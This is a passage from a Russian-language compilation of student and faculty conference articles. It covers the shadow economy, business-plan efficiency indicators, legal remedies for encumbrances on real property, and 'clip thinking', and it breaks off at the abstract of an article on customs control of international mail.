5) развитие рыночной инфраструктуры и обеспечение равных возможностей доступа к ресурсам для всех субъектов предпринимательства;

6) внедрить новейшие информационные системы, методы планирования и прогнозирования [6, С. 211-216];

7) обеспечить безусловное исполнение требований законодательства правоохранительными органами и независимость судебных органов в решении спорных имущественных вопросов, возникающих между субъектами экономической деятельности с различной формой собственности.

Таким образом, в упрощенном виде правовая система регулирования легальной экономической деятельности должна быть более привлекательна и менее рискованна, чем теневая предпринимательская деятельность. Этот сектор экономики создает необходимую атмосферу конкуренции, способен быстро реагировать на любые изменения рыночной конъюнктуры, заполнять образующиеся ниши в потребительской сфере, создает дополнительные рабочие места, является основным источником формирования среднего класса, то есть расширяет социальную базу проводимых реформ.

Использованные источники:

1. Уголовный кодекс Российской Федерации от 13.06.1996 № 63-ФЗ (ред.от 29.07.2017) // «Собрание законодательства РФ», 17.06.1996, № 25, ст. 2954, «Российская газета», № 113, 18.06.1996, № 114, 19.06.1996, № 115, 20.06.1996, № 118, 25.06.1996 [Электронный ресурс] / Режим доступа: http://www.consultant.ru/cons/cgi/online.cgi?req=doc&base=LAW&n=220982&fld=134&dst=1000000001,0&rnd=0.7185479961335659#0 (Дата обращения: 24.11.2017г.)

2. Буров В. Теневая деятельность субъектов малого предпринимательства. - LAP LAMBERT Academic Publishing. – 290 с. [Электронный ресурс] / Режим доступа: http://scipro.ru/wp-content/uploads/2016/08/monograph_Germany_Burov.pdf (Дата обращения: 24.11.2017г.)

3. Евстигнеева А., Алексеевских А. Предприниматели жалуются на необоснованное списание налогов со счетов. Новости 23 августа 2016 [Электронный ресурс] / Режим доступа: https://iz.ru/news/628337 (Дата

обращения: 19.11.2017г.)
4. Институциональные преобразования в экономике / Федеральная служба государственной статистики [Электронный ресурс] / Режим доступа: http://www.perepis2006.ru/wps/wcm/connect/rosstat_main/rosstat/ru/statistics/enterprise/reform/# (Дата обращения: 24.11.2017г)
5. Латов Ю.В., Ковалев С.Н. Теневая экономика: учебное пособие для вузов/ Под ред. В.Я. Кикотя; Г.М. Казиахмедова. - М.: Норма, 2006. – С 14
6. Лялина А.Т. Теневая экономика в России: масштабы и последствия/ А.Т. Лялина// Теоретико-методологические подходы к формированию системы устойчивого развития предприятий, комплексов, регионов. – 2016. – С. 211-216
7. Кравченко Е. «Свет для гаражной экономики»: как вывести бизнес из тени [Электронный ресурс] / Режим доступа: http://www.forbes.ru/biznes/353153-svet-dlya-garazhnoy-ekonomiki-kak-vyvesti-biznes-iz-teni (Дата обращения: 24.11.2017г)
8. Объем теневой экономики РФ составил 39% от ВВП // NEWSru.com // Новости экономики // Пятница, 30 июня 2017 г. [Электронный ресурс] / Режим доступа: http://classic.newsru.com/finance/30jun2017/shadoweconomy.html (Дата обращения: 18.11.2017г.)
9. Российский статистический ежегодник. 2016: Стат.сб./Росстат. - Р76 М., 2016 – 725 с. [Электронный ресурс] / Режим доступа: http://www.gks.ru/free_doc/doc_2016/year/year16.pdf
10. Талалаева И. Государственная поддержка малого и среднего бизнеса // Малая бухгалтерия, 2008, №1. – С.37
11. Федеральная служба государственной статистики [Электронный ресурс] / Режим доступа: http://www.gks.ru (Дата обращения*: 24.11.2017г.)*

УДК 338.28

Небытов И.А.
студент магистратуры 1 курса
направление подготовки «Экономика»
программа «Экономическое и правовое обеспечение бизнеса»
ФГБОУ ВО «Ставропольский
государственный аграрный университет»
Россия, г. Ставрополь

СИСТЕМА ИНТЕГРАЛЬНЫХ ПОКАЗАТЕЛЕЙ ОЦЕНКИ ЭФФЕКТИВНОСТИ БИЗНЕС-ПЛАНА

Аннотация. В статье рассмотрены теоретические аспекты оценки экономической целесообразности реализации бизнес-плана. Систематизированы основные показатели эффективности бизнес-плана.

Ключевые слова: бизнес-план, оценка эффективности, система показателей

Nebytov I.A.
master's student of the 1st course of the direction «Economics» program
«Economic and legal support of business»
Stavropol state agrarian University, Stavropol

THE SYSTEM OF INTEGRAL INDICATORS TO MEASURE THE EFFECTIVENESS OF THE BUSINESS PLAN

Annotation. The article deals with the theoretical aspects of assessing the economic feasibility of the business plan. Systematic key performance indicators of the business plan.

Keywords: business plan, performance evaluation, system of indicators

В современных условиях развития экономики бизнес-план по праву является основным инструментом, используемым во всех сферах предпринимательской деятельности. Актуальность разработки бизнес-планов уже давно осознана на государственном уровне, и зачастую он является элементом внутреннего управления предприятия и позволяет решить большое количество вопросов, даже не связанных с вложением инвестиций. Другими словами, бизнес-план представляет собой постоянно действующий документ, который корректируется и дополняется с учетом изменений, как во внутренней, так и внешней среде функционирования предприятия.

Бизнес-план – краткое, точное, доступное и понятное описание предполагаемого бизнеса, важнейший инструмент при рассмотрении большого количества различных ситуаций, позволяющий выбрать наиболее перспективные решения и определить средства для их достижения. Наряду с этим, в настоящее время бизнес-план является основой бизнес-предложения при переговорах с возможными инвесторами и будущими партнерами.

Как показывает практика, оценка бизнес-плана может осуществляться

по различным критериям, как с точки зрения его социальной значимости, масштаба воздействия на окружающую среду или и степени вовлеченности трудовых ресурсов и пр. Однако центральное место в оценке бизнес-плана занимает его эффективность, то есть соотношение полученных результатов реализации бизнес-плана и затрат ресурсов, которые были использованы в процессе его реализации.

Согласно требованиям методических рекомендаций по оценке эффективности бизнес-планов инвестиционных проектов предусмотрен расчет двух основных групп показателей его эффективности.

В первую группу входят показатели, характеризующие финансово-экономическое состояние предприятия в процессе реализации проекта.

Прибыль – самый важный финансовый показатель деятельности предприятия, так как является источником самофинансирования организации, и от нее зависит эффективность его работы, а также платежеспособность и ликвидность.

Рентабельность – показатель, характеризующий доходность. Этот параметр показывает, насколько эффективно предприятие использует имеющиеся в ее распоряжении экономические, природные, денежные и трудовые ресурсы. Уровень рентабельности производства оценивает степень эффективности использования имущества организации (то есть основные фонды и оборотные средства). Рентабельность продукции отражает, насколько эффективными были затраты, и вычисляется как отношение прибыли от реализации продукции к ее себестоимости:

Точка безубыточности – это минимальный объем продукции, при котором все затраты на ее производство будут покрыты выручкой от ее реализации. Данный показатель может рассчитываться как в натуральном выражении, так и в стоимостном.

Запас финансовой прочности – это разность между фактическим объемом выпуска и объемом выпуска в точке безубыточности. Запас прочности более объективная характеристика, чем точка безубыточности, поскольку показывает, на сколько должна снизиться выручка или объем реализации, чтобы предприятие оказалось в точке безубыточности.

Во второй группе объединены интегральные показатели эффективности бизнес-плана, которые представлены в таблице 1.

Таким образом, к числу основных критериев привлекательности инвестиционного проекта, представленного в бизнес-плане, относятся:

– приемлемый срок окупаемости проекта должен быть меньшим расчетного периода и меньшим срока возврата инвестиций;

– если показатель чистого дохода дисконтирования больше нуля, то проект можно отнести к эффективным и принять в работу;

Таблица 1 – Интегральные показатели эффективности бизнес-плана

Показатели	Обозначение	Определение
Чистый доход, руб.	ЧД, Net Value, NV	накопленный эффект или сальдо суммарного денежного потока от операционной и инвестиционной деятельности или за расчетный период
Чистый дисконтированный доход, руб.	ЧДД, Net Present Value, NPV	дисконтированный накопленный эффект или дисконтированное сальдо суммарного денежного потока от операционной и инвестиционной деятельности
Потребность в дополнительном финансировании, руб.	ПФ	максимальное значение абсолютной величины отрицательного накопленного сальдо от инвестиционной и операционной деятельности
Внутренняя норма доходности, %	ВНД, Internal Rate of Return, IRR	расчетная ставка процента (ставка дисконтирования), при которой величина чистого дисконтированного дохода равна 0
Срок окупаемости инвестиций, мес.	ПО, Pay-back period, PBP	период от начального шага, в течение которого чистый доход становится неотрицательным, или период, в конце которого суммарная величина инвестиций полностью возмещается суммарными доходами (суммой чистой прибыли и амортизационных отчислений) или минимальный временной интервал, за пределами которого интегральный эффект становится и в дальнейшем остается неотрицательным
Дисконтированный срок окупаемости инвестиций, мес.	ДПО, Discounted pay-back period, DPBP	период от начального шага, в течение которого чистый дисконтированный доход становится неотрицательным, или период, в конце которого суммарная величина дисконтированных инвестиций полностью возмещается суммарными дисконтированными доходами
Индекс доходности затрат	ИДЗ	отношение суммы денежных притоков (накопленных поступлений) к сумме денежных оттоков (накопленным затратам)
Индекс доходности дисконтированных затрат	ИДДЗ	отношение суммы дисконтированных денежных притоков к сумме дисконтированных денежных оттоков
Индекс доходности инвестиций	ИДИ, Profitability Index, PI	отношение величины сальдо денежного потока от операционной деятельности к абсолютной величине сальдо денежного потока от инвестиционной деятельности за расчетный период или увеличенное на 1 единицу отношение ЧД к накопленному объему инвестиций
Индекс доходности дисконтированных инвестиций	ИДДИ, Discounted profitability Index, DPI	отношение дисконтированной величины сальдо денежного потока от операционной деятельности к абсолютной дисконтированной величине сальдо денежного потока от инвестиционной деятельности за расчетный период или увеличенное на 1 единицу отношение ЧДД к накопленному дисконтированному объему инвестиций

– чем больше показатель чистого дохода дисконтирования, тем более

успешным можно считать бизнес план;

– если показатель индекса прибыльности больше единицы, то проект является успешным;

– если показатель внутренней нормы доходности больше нормы дисконтирования, то проект является эффективным.

Использованные источники:

1. Ermakova A.N., Vaytsekhovskaya S.S., Malitskaya V.B., Prodanova N.A. Investment attractiveness of small innovational business under the conditions of globalization and integration // European Research Studies Journal. 2016. Т. 19. №2. С. 258-267.

2. The development of entrepreneurship in Russia and abroad / Банникова Н.В., Ермакова Н.Ю., Костюченко Т.Н., Байчерова А.Р., Вайцеховская С.С., Воробьева Н.В., Грачева Д.В., Орел Ю.В., Пупынина Е.Г., Сериков С.С., Сидорова Д.В., Тельнова Н.Н., Тенищев А.В., Черемных М.Б. Монография / Ставрополь, 2017. 101 с.

3. Методические рекомендации по оценке эффективности инвестиционных проектов. В.В. Коссов, В.Н. Лившиц, А.Г. Шахназаров М.: Экономика. 2000. 421 с.

4. Предпринимательство: учебное пособие / сост.: Н.Ю. Ермакова, Н.В. Еременко, С.С. Вайцеховская и др.; СтГАУ. Ставрополь, 2015. 176 с.

5. Экономический потенциал и перспективы России и стран СНГ / Вайцеховская С.С., Ивашина Н.С., Молчалин С.М., Орешникова Н.В., Панасенко А.А., Петрова Е.М., Письменная Е.В., Смирнов В.П., Татаринцева А.А., Улякина Н.А., Фишер О.В., Чувикова В.В., Юдина С.В., Киселев А.А.; ответственный редактор: А. А. Киселев. Краснодар, 2012. Том 2. 264 с.

УДК 347. 2

Некрашевич К.М.
преподаватель
кафедра гражданского права
ФГБОУ ВО «Кубанский государственный университет»
Россия, г. Краснодар

ЗАЩИТА ПРАВ УЧАСТНИКОВ ОТНОШЕНИЙ, ВЫТЕКАЮЩИХ ИЗ УСТАНОВЛЕНИЯ ПРАВА ВЕЩНЫХ ВЫДАЧ

Аннотация: в данной статье исследуются вопросы, связанные с исковыми способами защиты прав участников отношений, вытекающих из права вещных выдач. В тексте работы обосновывается невозможность применения виндикационного и негаторного исков, тем самым в качестве исковых способов защиты в отношении права вещных выдач предлагается применять специальные способы защиты, такие как обращение взыскания на недвижимую вещь, исковое требование о прекращении деятельности, способной уменьшить ценность недвижимости, обремененной правом вещных выдач, требование об устранении препятствий пользования вещью третьими лицами.

Ключевые слова: право вещных выдач, иск, обременение, способ защиты,вещь,виндикация

Nekrashevich K.M.
Teacher of the Department of Civil Law
FGBOY VO "Kuban State University"
Russia, Krasnodar

PROTECTION OF THE RIGHTS OF PARTICIPANTS OF RELATIONS RESULTING FROM THE ESTABLISHMENT OF THE REALLAST

Annotation: this article examines issues related to lawsuit ways of protecting the rights of participants in relations arising from the right of property extradition. The text justifies the impossibility of applying vindication and negatory claims, thereby as the sought remedies for the right of property extradition, as well as foreclosure of an immovable thing, the claim for termination of activities that can reduce the value of real estate, the temporary property right of property, the requirement to eliminate obstacles to the use of the thing by third parties.

Keywords: property rights, claim, encumbrance, method of protection, thing, vindication

К числу характерных признаков вещного права традиционно относят наличие особых вещно-правовых способов защиты, к таковым относят виндикационный и негаторный иски, иск о признании вещного права, иск об исключении вещи из описи и освобождении от ареста.

Согласно ст. 301 ГК РФ собственник вправе истребовать свое

имущество из чужого незаконного владения. В Постановлении Пленума Верховного Суда РФ № 10, Пленума ВАС РФ № 22 от 29.04.2010«О некоторых вопросах, возникающих в судебной практике при разрешении споров, связанных с защитой права собственности и других вещных прав» разъясняется, что собственник вправе истребовать свое имущество от лица, у которого оно фактически находится в незаконном владении. Иск об истребовании имущества, предъявленный к лицу, в незаконном владении которого это имущество находилось, но у которого оно к моменту рассмотрения дела в суде отсутствует, не может быть удовлетворен. Таким образом, применение данного способа защиты связано с осуществлением правомочия владения, которое отсутствует в праве вещных выдач. Обременная правом вещных выдач недвижимая вещь не передаются в фактическое владение управомоченного лица, как следствие, не может и выбыть из него. С учетом сказанного право вещных выдач не только не нуждается в защите виндикационным иском, но и исключает возможность его использования как способа защиты.

Кроме того, в цивилистике является дискуссионным вопрос о возможности виндикации недвижимых вещей. Отрицает такую возможность, например, Е. А. Суханов, который предложил концепцию юридического владения недвижимым имуществом, «смысл которой заключается в том, что владение недвижимым имуществом может осуществляться исключительно юридическими способами (по существу, речь идет о владении посредством реестровой записи)»[110]. Цель владения, по мнению С. В. Моргунова заключается «не только получение вещи в непосредственное обладание, а восстановление положения, когда лицо имеет возможность свободного волеизъявления в отношении вещи»[111]. Полагаем, что защита права вещных выдач не сопряжена ни с необходимостью возврата вещи в непосредственное обладание обладателя права вещной выдачи, ни в предоставлении права свободного волеизъявления в отношении вещи. Поэтому виндикационный иск не может рассматриваться как способ защиты права вещной выдачи.

Столь однозначного вывода нельзя сделать в отношении негаторного иска. Концепция развития гражданского законодательства РФ содержит положение о том, что субъект вещного права, не дающего владение вещью, обладает возможностью предъявить только негаторный иск. Анализируя данное предложение С. А. Синицын делает принципиальные выводы: во-первых, негаторный иск первостепенно рассчитан на защиту интересов собственника вещи и лишь нормой права возможность его применения распространяется на обладателя ограниченного вещного права; во-вторых,

[110] Суханов Е. А. О понятии недвижимости и его влиянии на иные гражданско-правовые категории // Вестник гражданского права. 2008. № 4. С. 6-16.; Бузанов Ю. В. История о задавненной вещи // Проблемы развития частного права: Сборник статей к юбилею Владимира Саурсеевича Ема / отв. ред. Е. А. Суханов, Н. В. Козлова. М.: Статут, 2011.С. 439-444.

[111] Моргунов С. В. Виндикационный иск: Автореф. … канд. юрид. наук. М., 2001. С. 9.

автор указывает на принципиальную разницу между защитой права собственности и защитой ограниченного вещного права.«В одном случае защищается непосредственно право собственности, в другом имущественно-правовой статус титульного владельца или правовая позиция титульного владельца как субъекта имущественных отношений вообще, гарантирующая неприкосновенность его интересов и правомочий»[112].

Полагаем, что защита обладателя права вещных выдач должна осуществлять как против действий собственника вещи, так и против действий всех третьих лиц, но в пределах возможностей, предоставленных ему рассматриваемым ограниченным вещным правом. Неоднократно упоминалось, что обладателю права вещных выдач принадлежат две возможности: правомочие пользования (получения соответствующего предоставления), а также правомочие распоряжения чужой вещью путем обращения на нее взыскания в случае неполучения соответствующего предоставления. Реализация данных возможностей напрямую связана с ценностью недвижимого имущества. Поэтому считаем, что право вещных выдач должно защищаться специальным иском – иском о прекращении деятельности, способной уменьшить ценность недвижимости, обремененной правом вещных выдач.

По своему назначению негаторный иск – иск «отрицающий», который направлен на запрещение ответчику совершать определенные действия (например, передвигаться по земле истца, отводить на его участок стоки вод и т.д.), препятствующие нормальному осуществлению правомочий пользования и распоряжения; «по негаторному иску ответчик не может быть обязан к выдаче собственного имущества истца, равно как к совершению любого другого положительного действия в пользу собственника»113. Думается, так как сущность негаторного иска состоит в требовании прекращения действий, помех прав собственника (владельца), иски, даже и сконструированные по типу негаторного, не могут быть использованы для восстановления права вещных выдач, поскольку интерес правообладателя вещных выдач сконцентрирован лишь на получении пользы от недвижимости в виде периодических поступлений и ценности данной вещи при обращении взыскания.

Однако, если этому препятствуют действия третьих лиц, то в отношении них возможно и применение и неготорного иска.

Если осуществлять действия, способные уменьшить стоимость обремененной недвижимости может любой субъект, но нарушить право на получение имущественного предоставления может только собственник обремененной вещи.

Исходя из содержания права вещных выдач, собственник недвижимого

---

[112] См.: Синицын С. А. Негаторный иск в российском и зарубежном праве // Журнал российского права. 2014. № 4. С. 84-101.

[113]Скловский К. И. Негаторный иск: отрицание не должно быть огульным // Бизнес-адвокат. 2001. № 7. С. 22-29.

имущества может полностью или в части не исполнить возложенную на него обязанность по предоставлению товаров, денег, работ, услуг.

Зарубежные кодексы по-разному решают вопрос о защите субъектов права вещной выдачи в такой ситуации.

Так, согласно § 1108 Германского гражданского уложения, помимо права на реализацию вещи, предусмотрена личная ответственность собственника за не предоставление обязательных к произведению с земельного участка выплат в период действия его вещных прав на имущество, а также и после их утраты. В последнем случае имеются в виду ситуации, при которых задолженность возникает в период перехода права собственности на недвижимость от одного лица к другому114. Согласно отмеченной норме собственник несет личную ответственность за предоставления, срок по которым наступил в период, когда он являлся собственником. Данное правило иллюстрирует случай преобразования пределов ответственности в зависимости от наделенного права.

Вопрос о субъекте ответственности может быть решен соглашением между прежним и действующим собственником. Если такового не заключалось, то по общему правилу, в соответствии с § 103 BGB, личную ответственность будет нести прежний собственник. Кстати, невероятно важен тот факт, что положение о личной ответственности субъекта в Германии носит диспозитивный характер, и может быть ограничено или вообще исключено посредством договора. Это означает, что уполномоченный по вещному обременению и собственник могут свободно ограничить личную ответственность последнего или вовсе аннулировать ее по согласованию115.

В Эстонии действует такое же правило: за неисполнение отдельных обязанностей, вытекающих из реальной повинности, собственник отвечает обремененной недвижимой вещью. Однако, если соглашением не установлено иное, допускается и личная ответственность субъекта.

В Латвии по долгам поземельной повинности субъекты отвечают обремененной недвижимой собственностью, при этом каждый ее новый собственник уплачивает долги своего предшественника, но не более чем за три года до ее перехода.

Думается, это значит, что новый собственник не является личным должником тех выдач, которые были просрочены не при нем, поэтому и отвечает только обремененной вещью. А для того, чтобы размер выплат был известен, а сумма – разумной, законодатель ограничил ответственность нового собственника за долг, накопившийся при его предшественниках, тремя годами. Кроме того, установлено правило, не имеющее аналогов в других рассматриваемых нами законодательствах: в соответствии со ст. 1267 ГК Латвии собственник служащей недвижимой собственности может

[114]WestermannH., GurskyK.-H., EickmannD. Sachenrecht: einLehrbuch. 1998.C. 874.
[115]Joswig D., Mattern F., Rafle S.. Op.cit. P. 79.

освободиться от ответственности за поземельную повинность, оставив обремененную недвижимость.

По швейцарскому законодательству веритель по общему правилу имеет не личное требование против должника, а только право на удовлетворение из ценности обремененной недвижимости. Однако ст. 791 ZGB предусматривает исключительное правило, согласно которому отдельный платеж, просроченный более чем за три года, приобретает характер личного долга, лишенного связи с недвижимостью, таким образом, строго реальное право преобразовывается в чисто личное116.

Согласно ст. 305 Проекта ГК РФ, в случае неполучения предоставления обладатель права вещной выдачи вправе распорядиться этой вещью путем обращения на нее взыскания в порядке, предусмотренном для ипотеки. В силу ст. 349 Проекта ГК РФ обращение взыскания на заложенное имущество осуществляется по решению суда, если соглашением залогодателя и залогодержателя не предусмотрен внесудебный порядок обращения взыскания на заложенное имущество. Пункт 2 данной статьи перечисляет случаи, когда обращение взыскания допустимо исключительно в судебном порядке. К таким случаям Проект ГК РФ относит ситуации, когда: 1) предметом залога является имущество гражданина, за исключением случаев, когда соглашение об обращении взыскания во внесудебном порядке заключено после возникновения оснований для обращения взыскания;2) предметом залога является имущество, имеющее значительную историческую, художественную или иную культурную ценность для общества;3) отсутствуют залогодатель или должник по обеспеченному залогом обязательству и установить место их нахождения невозможно;4) имущество заложено в обеспечение исполнения разных обязательств нескольким залогодержателям, за исключением случая, когда соглашением всех созалогодержателей с залогодателем предусмотрен внесудебный порядок обращения взыскания.

Пункт 3. ст. 3055 закрепляет, что обращение взыскания на недвижимую вещь, обременную правом вещной выдачи, производится лишь в случае, когда после удовлетворения требования о понуждении к имущественному предоставлению обязанность по внесению имущественного предоставления вновь была нарушена.

И. А. Гребенкина отмечает по этому поводу, что такой порядок, «предусматривающий как минимум два судебных решения: 1) о понуждении к имущественному предоставлению и 2) об обращении взыскания на недвижимость в случае неисполнения первого судебного решения – с очевидностью отвечает интереса собственника недвижимости и выступает некоей преградой на пути оперативной защиты интересов обладателя права вещной выдачи». Доводы автора представляются убедительными. Кроме того, само по себе требование о понуждении к имущественному

[116]Фрейтаг-Лорингoвен А. Л. Материальное право проекта Вотчинного устава. Т. 1. Юрьев. 1914. С. 240.

предоставлению не эффективно, поскольку достаточно сложно представить, какими способами можно принудить собственника к имущественному предоставлению.

Поэтому полагаем, что обращению взыскания на имущество в случае неполучения предоставления не должен предшествовать дополнительная судебная процедура.

С учетом ранее обоснованной невозможности применения виндикационного и негаторного иска, полагаем, что в качестве исковых способ защиты следует предусмотреть специальных способов защиты: обращение взыскания на недвижимую вещь, исковое требование о прекращении деятельности, способной уменьшить ценность недвижимости, обремененной правом вещных выдач, требование об устранении препятствий пользования вещью третьими лицами.

Использованные источники:

1. Бузанов Ю. В. История о задавненной вещи // Проблемы развития частного права: Сборник статей к юбилею Владимира Саурсеевича Ема / отв. ред. Е. А. Суханова, Н. В. Козлова. М.: Статут, 2011.С. 439-444.
2. Моргунов С. В. Виндикационный иск: Автореф. … канд. юрид. наук. М., 2001.
3. Синицын С. А. Негаторный иск в российском и зарубежном праве // Журнал российского права. 2014. № 4. С. 84-101.
4. Скловский К. И. Негаторный иск: отрицание не должно быть огульным // Бизнес-адвокат. 2001. № 7. С. 22-29.
5. Суханов Е. А. О понятии недвижимости и его влиянии на иные гражданско-правовые категории // Вестник гражданского права. 2008. № 4. С. 6-16
6. Фрейтаг-Лорингoвен А. Л. Материальное право проекта Вотчинного устава: Введение. Основные начала вотчинной системы. Право собственности и права в чужой недвижимости. Договоры найма и продажи леса на сруб. Т. I. – Юрьев: Тип. К. Маттисена, 1914.
7. WestermannH., GurskyK.-H., EickmannD. Sachenrecht: einLehrbuch. 1998.
8. Joswig D., F. S. Mattern, S. Rafle. Das BürgerlicheGesetzbuchmitbesondererBerücksichtigung der Rechtsprechung des Reichsgerichts und des Bundesgerichtshofes. –Kommentar. 1996

УДК 159.955

Немцев И.А.
студент магистратуры 2 курса
Алтайский государственный университет
Россия, г. Барнаул

КЛИПОВОЕ МЫШЛЕНИЕ КАК РЕЗУЛЬТАТ АДАПТАЦИИ ЧЕЛОВЕКА К СОВРЕМЕННЫМ РЕАЛИЯМ

Аннотация: в статье рассматривается вопрос роли клипового мышления в современном обществе. Описываются понятия «кризис» и «внешняя среда». Даётся обзор такому явлению, как адаптация, а также описывается его важность для развития человека. Раскрывается история информационных революций. Характеризуются понятие «клиповое мышление», его сильные и слабые стороны.

Ключевые слова: клиповое мышление, адаптация, кризис, внешняя среда.

Nemtsev I. A.
1st year master's student
Altai state University
Russia, Barnaul

CLIP THINKING AS A RESULT OF HUMAN ADAPTATION TO MODERN REALITIES

Abstract: the article deals with the role of clip thinking in modern society. The concepts of "crisis" and "external environment» are described. The author gives an overview of the phenomenon of adaptation and describes its importance for human development. The history of information revolutions is revealed. The concept of "clip thinking", its strengths and weaknesses are characterized.

Keywords: clip thinking, adaptation, crisis, external environment.

Начиная с момента рождения, организм попадает в совершенно новые для него условия и вынужден приспособить к ним деятельность всех своих органов и систем.

Катализатором внутренних изменений является кризис как несоответствие внутренней структуры человека внешней среде. Под внешней средой понимается все условия и факторы, возникающие в окружающей среде независимо от деятельности конкретного человека, но оказывающие или потенциально способные оказать воздействие на его функционирование. Прямое или опосредованное воздействие среды ведет к видоизменениям внутренней структуры, его адаптации, под которой понимается все виды врожденной и приобретенной приспособительной деятельности, которые обеспечиваются определенными физиологическими и когнитивными реакциями.

В ходе индивидуального развития факторы, действующие на организм, непрерывно видоизменяются, что требует постоянных функциональных

перестроек.Классификация данных факторов может происходить по всевозможнымкритериям, которые в большей или меньшей степени влияют на адаптационные процессы организма. Одним из наиболее весомых параметровклассификации является получение и обработка информации. Так, в сфере обработки информации произошло несколько информационных революций, первая из которых датируется 3 тыс. лет до н.э. и связана с изобретением письменности, что открыло совершенно иной способ передачи информации от поколения к поколению. Вторая связана с изобретением в XVI веке книгопечатанья и ознаменуется появлением возможности многократно дублировать информацию. Появление в конце XIX века телеграфа и радио ознаменовало третью революцию, открывшую возможность мгновенно передавать информацию на большие расстояния. Четвёртая связана с созданием компьютеров, которые позволяют хранить большие объёмы информации и быстро их обрабатывать. Последняя революция привела к созданию информационной индустрии, как производство технических и программных средств, информационных технологий для получения новых знаний.

Век информации и информационных систем, характеризующийся необходимостью получения актуальных сведений о происходящих событиях, беспрерывно увеличивающихся с каждым днем, накладывает отпечаток на жизнедеятельность людей. Возрастающая скорость перемен нарушает наше внутреннее равновесие, преобразуя сам способ переживания жизни: внешнее ускорение превращается в ускорение внутреннее. Потребность в ежедневной актуализации знаний провоцирует изменение подхода к анализу данных. Результатом данных преобразований является клиповое мышление.

Клиповое мышление – термин, означающий особенность человека воспринимать мир через короткие яркие образы и послания. В силу своей актуальности контекстом для посланий является объективная действительность, что сокращает время потребления информации.

Временная характеристика становится чрезвычайно важной и распределение временных ресурсов происходит по принципу: максимальная эффективность за наименьший промежуток времени. Поскольку в условиях ускоренного ритма человеку необходимо быть многозадачным и способным выполнять одновременно несколько действий, клиповое мышление является результатом адаптивной реакции организма на внешние условия.

Направленность преобразований на актуализацию внутреннего состояния упрощает выполнение тех операций, выполнение которых наиболее сильно дестабилизировали систему. Каковы же последствия данных когнитивных преобразований?

Происходит увеличения быстроты реакции человека и промежуток времени, необходимый для реагирования на внешние стимулы и принятие решений, снижается.

Освободившееся время имеет тенденцию к перераспределению на

другие актуальные быстровыполнимые задачи, инструментом чего является декомпозиция всех задач и их поэтапное выполнение. В последствии, человек учится быстро переключать внимание с одного объекта на другой, развивая в себе многозадачность.

Закон экономиста и социолога Вильфредо Парето 80\20, в наиболее общем виде формулируется как «20% усилий дают 80% результата, а остальные 80% усилий — лишь 20% результата». Использование многозадачности и правильного выбора минимума самых важных действий, позволяет быстро получить значительную часть от планируемого результата, тем самым эффективность человека с клиповым мышлением на первых стадиях выполнения обязанностей оказывается значительно выше людей, не обладающих клиповым мышлением.

Перераспределение возможностей человека, вызванное адаптивными процессами организма, помимо положительных черт несет и менее приятные особенности, смирение с которыми необходимо для решения более востребованных задач.

Обладание человека клиповым мышлением снижает его способность к анализу информации. Статичное использование исключительно поверхностных данных вызывает затруднение к более глубокому анализу. Клиповое мышление затрудняет способность выделять ключевые моменты, а также принимать решения на основе проведенного анализа, что является следствием беспрерывного потребления информации, а не её анализа.

Постоянная многозадачность человека вызывает снижение способности к концентрации внимания. Удерживание внимания на одном объекте становится затруднительным. Как следствие, привычная модель поведения с попеременным переключением внимания на выполняемые задачи затрудняет процесс обучения и не способствует полному и всестороннему пониманию предмета рассуждения. Обучение, как процесс организации активной учебно-познавательной деятельности, непрерывно связано со способностью концентрироваться на одном предмете рассуждения и рассматривать его разносторонние особенности, с чем и возникают основные трудности.

Затрудняется и деятельность, связанная с завершением начатой работы. Поскольку, согласно принципу Парето, для выполнения оставшихся 20% необходимо приложить 80% усилий, клиповое мышление стимулирует человека на переключение с более кропотливой и статичной деятельности на другую, способную принести большую эффективность на единицу времени.

Развитие современных технологий, и, соответственно, увеличение информационного потока; необходимость принимать больший объем информации; ускорение ритма жизни и попытки успеть за всем, чтобы быть в курсе событий; рост демократии и диалогичности на разных уровнях социальной системы – всё это является отражением внешней среды, которая привела к появлению клипового мышления.

Наличие или отсутствие клипового мышления у человека определяется

той средой, в которой человек существует. Но и совместное сосуществование людей с разным типом мышления может приводить к эффективной деятельности. Так, человеку с клиповым мышлением наиболее рационально дать начальную стадию реализации проекта, в то время как человеку с иным мышлением – конечную.

Адаптивные процессы происходят во всех сферах жизнедеятельности и понимание данных процессов является важной составляющей для успешной реализации индивида в быстроменяющемся мире.

Использованные источники:

1. Гиренок Ф.И. Клиповое сознание. – М.: Проспект, 2016. – 256 с.
2. Кох Р. Д. Революция 80/20. – М.: Попурри, 2004. – 336 с.
3. Палладино Л.Ж. Максимальная концентрация. Как сохранить эффективность в эпоху клипового мышления. – М.: Манн, Иванов и Фербер, 2015. – 336 с.
4. Переверзев М.П., Шайденко Н.А., Басовский Л.Е.Менеджмент. Учебник. – М.: Инфра-М, 2002. – 288 с.
5. Тебекин А.В. Инновационный менеджмент. Учебник для бакалавров. – М.: Юрайт, 2013. – 476 с.

УДК 339.56

Непарко М.В.
старший преподаватель
«кафедра Таможенного дела»
Кондрашова И.В.
студент 4 курса
Николаев А.Д.
студент 4 курса
Институт Истории и Права
Калужский Государственный Университет им. К.Э. Циолковского
Россия, г. Калуга

ОСОБЕННОСТИ ТАМОЖЕННОГО КОНТРОЛЯ МЕЖДУНАРОДНЫХ ПОЧТОВЫХ ОТПРАВЛЕНИЙ

Аннотация: В статье рассмотрена сущность международных почтовых отправлений (далее – МПО). Представлены виды МПО. Обозначены особенности при проведении таможенного контроля в отношении товаров, перемещаемых международными почтовыми отправлениями. Также в статье изложены изменения лимитов для беспошлинного ввоза товаров для личного пользования, пересылаемых в международных почтовых отправлениях и изменения ставок таможенных пошлин.

Ключевые слова: таможенный контроль, международные почтовые отправления, Всемирный почтовый союз, таможенные ставки.

Neparko M.V.
Senior lecturer of the Department « Customs affairs»
Kaluga state University
Kaluga State University. K. E. Tsiolkovsky
Kaluga, Russia
Kondrashova I.V., 4-year student
Institute of History and Law
Kaluga, Russia
Nikolaev A.D., 4-year student
Institute of History and Law
Kaluga State University. K. E. Tsiolkovsky
Kaluga, Russia

FEATURES OF CUSTOMS CONTROL OF INTERNATIONAL MAIL

Annotation: the article deals with the essence of international postal items (hereinafter – IGOS). Types of IGOS are presented. The features of the customs control in respect of goods transported by international mail. The article also describes the changes in the limits for duty-free import of goods for personal use, sent by international mail and changes in the rates of customs duties.

Keywords: customs control, international postal items, universal postal

Union, customs rates.

